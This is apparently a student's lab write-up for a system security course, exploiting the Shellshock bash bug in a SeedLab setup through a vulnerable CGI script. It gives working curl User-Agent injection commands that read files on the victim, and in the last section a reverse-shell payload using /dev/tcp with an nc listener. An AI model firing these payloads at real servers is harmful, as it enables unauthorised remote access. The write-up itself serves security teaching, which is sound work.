501026, Byeongchan Gwak, b.gwak@wustl.edu

CSE 523 – System Security

HW3- Shellshock

1. Show how the vulnerable /bin/bash_shellshock is different from the patched one /bin/bash

Procedure summary

We can assign a shell function to the 'Environment variable' in the linux system. However, there is a bug in Bash source code. If we provide more commands after the function definition of the Environment variable, the commands following the function definition are executed! It is not intended and this vulnerability could be exploited with malicious intention.

The SeedLab linux has two versions of the bash shell. The 'bash' is the patched version and 'bash_shellshock' is the one that has the vulnerability.

In order to check the vulnerability, we're going to run a new bash process. When executing a new shell, the shell inherits environment variables from the parent process. In short, if we provide some malicious command after function definition in the environment variable, the malicious command will be executed by getting a new shell.

Step details

Step1. Define an environment variable. This definition has a command after the function definition with intention and the definition will be handed to a child bash process.

Step2. Run a normal 'bash' to get a shell and see whether the added command is executed or not! Of course, it will not be executed.

Step3. Exit from the normal shell and run a vulnerable 'bash_shellshock' to get a new shell. In this case, we can see the command after the function definition is executed!

EXECUTE LIKE BELOW

```
foo='() { echo "hello world";}; echo "extra";'
echo $foo
export foo
env | grep foo
bash
exit
bash_shellshock
exit
```

Result of this step



Figure 1. We can see the result of 'echo extra'

2. Create a .cgi script named <StudentName>.cgi on the victim's machine, place it on /usr/lib/cgi-bin, and set its permission to 755. The script should print your name and the date, and of course, run the vulnerable shell. Verify that your script works as expected by opening the web browser on the victim's machine and type http://localhost/cgi-bin/<StudentName>.cgi

Procedure summary

We're going to prepare CGI program at the server side which has a vulnerability. The reason why we're doing this is that CGI will start a new bash shell when accepting a CGI request, this test program will be served like a backdoor of the server.

Step details

*** Make sure you're doing this at the Victim's computer (Server side)**

Step1. Move to the '/usr/lib/cgi-bin'

Step2. Make 'byeongchan.cgi' file

Step3. Fill the file like below

Step4. Change the file permission to 755

Step5. To see the program works, open the CGI program using a web browser.

Execute like below

cd /usr/lib/cgi-bin

sudo vi byeongchan.cgi

chmod 0755 byeongchan.cgi

<byeongchan.cgi>

```
#!/bin/bash_shellshock

d=`date`
echo "Content-type: text/plain"
echo
echo
echo "Hello world"
echo "My name is Byeongchan"
echo $d
```

Result of this step



Figure 2. We can see the CGI is running at the victim server

3. Use the curl() command on the attacking machine to get the contents of a file on the victim

Procedure summary

We're going to inject malicious commands on a victim server. Two conditions are needed!

1. Victim server uses vulnerable bash shell.
2. Victim server provides CGI web application and the CGI application should start with a '/bin/bash' command in the program.

To understand this attack procedure, there are some things we should know beforehand.

1. In CGI web application, a web server will start a new process to handle a CGI request.
2. If a CGI program starts with '/bin/bash/', CGI runs shell script.
3. Bash shell inherits its environment variables to a child process.
4. In short, if we can hand environment variables to a CGI server, the server will start a new process to deal with a CGI request and the CGI application will execute '/bin/bash'. As a result, the new process at the server side will have the environment variables we passed from a client. Because our victim server has a vulnerable bash shell, our passed environment variables(which also have malicious commands) will be executed while creating a new shell.

Step details

*** Make sure you're doing this at the Attacker's computer (Client side)**

Step1. Prepare a command to execute. We will use 'curl' command to call a CGI request. We're going to use '-A' option of 'curl' command and the option helps us set an environment value to the server side.

Step2. Execute the 'ls' command and check the result.

Step3 Execute the 'cat' command to see the content of a file

Execute like below

```
curl -A "() { echo hello ;}; echo Content_type: text/plain; echo; echo;
/bin/ls -l" http://10.0.0.2/cgi-bin/byeongchan.cgi
curl -A "() { echo hello ;}; echo Content_type: text/plain; echo; echo;
/bin/cat byeongchan.cgi" http://10.0.0.2/cgi-bin/byeongchan.cgi
```

Result of this step



Figure 3. By injecting 'ls' and 'cat' commands, we can see the contents of a file at the server

4. On the attacker, launch a reverse shell to gain full access to the Victim's machine.

Procedure summary

We can successfully inject a malicious command using CGI request to the victim server. In previous practice, we just executed the 'ls' command but is there any other way to get a victim server's shell? And we can now execute '/bin/bash' at the victim server, but we cannot control it. Long story short, there is a way to get a server's shell called 'Reverse shell'. The key idea of a reverse shell is to redirect the standard input, output and error devices to a network connection. This way the shell gets input from the connection and outputs to the connection. Reverse shell is a very common hacking technique used by many attacks. In this practice, we can focus on using them rather than understanding all of the reverse shell commands.

Step details

*** Make sure you're doing this at the Attacker's computer (Client side)**

Victim (Server: 10.0.0.2) – Using a vulnerable bash shell and running CGI web application

Attacker (Client: 10.0.0.1)

Step1. Check the CGI is running at the victim server. To do that open a web browser at the attacker side and connect to 'http://10.0.0.2/cgi-bin/byeongchan.cgi'

Step2. Open a new terminal and execute the command waiting for an external access request at port 9090.

- ⇨ 'nc -lv 9090'

Step3. Open a new terminal and execute the command requesting CGI application at the victim server. It will cause the command to execute at server side and server will connect to the attacker's computer.

- ⇨ curl -A "() { echo hello ;}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1" http://10.0.0.2/cgi-bin/byeongchan.cgi

Step4. See whether the connection has been made or not. Execute 'ifconfig' to check the current IP. We executed this command at the attacker's side which IP is '10.0.0.1'. But after getting a reverse shell, we can see the IP address has been changed and it means we successfully get a server shell!

Execute like below

```
nc -lv 9090
curl -A "() { echo hello ;}; echo Content_type: text/plain; echo; echo;
/bin/bash -i > /dev/tcp/10.0.0.1/9090 0<&1 2>&1" http://10.0.0.2/cgi-
bin/byeongchan.cgi
```

Result of this step



Figure 4. As we're listening to external requests, we call for a CGI request and finally got a shell!